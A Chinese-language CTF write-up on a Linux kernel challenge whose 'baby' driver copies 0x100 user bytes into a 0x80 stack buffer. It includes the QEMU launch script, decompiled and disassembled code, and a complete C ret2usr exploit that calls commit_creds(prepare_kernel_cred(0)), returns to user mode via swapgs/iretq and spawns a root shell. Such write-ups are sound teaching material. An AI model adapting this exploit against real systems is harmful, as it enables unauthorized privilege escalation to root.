
ret2usr

note

1. 这道题，没有开保护，栈溢出，然后ret2user，在user态布置好kernel的函数地址和用户态的asm，iretq
   拿到shell



init_module中注册了名叫baby的驱动

这里关闭kaslr

```
#!/bin/bash

stty intr ^]
cd `dirname $0`
timeout --foreground 600 qemu-system-x86_64 \
    -m 64M \
    -nographic \
    -kernel bzImage \
    -append 'console=ttyS0 loglevel=3 oops=panic panic=1 nokaslr' \
    -monitor /dev/null \
    -initrd initramfs.cpio \
    -smp cores=1,threads=1 \
    -cpu qemu64 2>/dev/null \
    #-gdb tcp::1234 -S
```

sub_0函数存在栈溢出，将0x100的用户数据拷贝到内核栈上，高度只有0x88

```
__int64 __usercall sub_0@<rax>(__int64 a1@<rbp>, int a2@<esi>)
{
  __int64 v2; // rdx
  __int64 v4; // [rsp-88h] [rbp-88h]
  __int64 v5; // [rsp-8h] [rbp-8h]

  _fentry__();
  if ( a2 != 0x6001 )
    return 0LL;
  v5 = a1;
  return (int)copy_from_user(&v4, v2, 0x100LL);
}
```

这里实际上缓冲区距离rbp是0x80，也没有保护，不用泄露，不用绕过，直接ret2usr

```
loc_10:
push    rbp
mov     rsi, rdx
mov     edx, 100h
mov     rbp, rsp
add     rsp, 0FFFFFFFFFFFFFF80h
lea     rdi, [rbp-80h]
call    _copy_from_user
leave
cdqe
retn
sub_0 endp
```

```
#include <stdio.h>
#include <pthread.h>
#include <unistd.h>
#include <stdlib.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#define KERNCALL __attribute__((regparm(3)))
```

```
void* (*prepare_kernel_cred)(void*) KERNCALL = (void*) 0xffffffff810b9d80; //
TODO:change it
void (*commit_creds)(void*) KERNCALL = (void*) 0xffffffff810b99d0; // TODO:change it

unsigned long user_cs, user_ss, user_rflags, user_sp;

void save_stat() {
    asm(
        "movq %%cs, %0;"
        "movq %%ss, %1;"
        "movq %%rsp, %2;"
        "pushfq;"
        "popq %3;"
        : "=r" (user_cs), "=r" (user_ss), "=r" (user_sp), "=r" (user_rflags) : : "memory");
}

void templine()
{
  commit_creds(prepare_kernel_cred(0));
  asm(
    "pushq   %0;"
    "pushq   %1;"
    "pushq   %2;"
    "pushq   %3;"
    "pushq   $shell;"
    "pushq   $0;"
    "swapgs;"
    "popq    %%rbp;"
    "iretq;"
    ::"m"(user_ss), "m"(user_sp), "m"(user_rflags), "m"(user_cs));
}

void shell()
{
        printf("root\n");
        system("/bin/sh");
        exit(0);
}
```

```
int main() {
  void *buf[0x100];
  save_stat();
  int fd = open("/dev/baby", 0);
    if (fd < 0) {
        printf("[-] bad open device\n");
        exit(-1);
    }
    for(int i=0; i<0x100; i++) {
      buf[i] = &templine;
    }

    ioctl(fd, 0x6001, buf);
    //getchar();
    //getchar();
}
```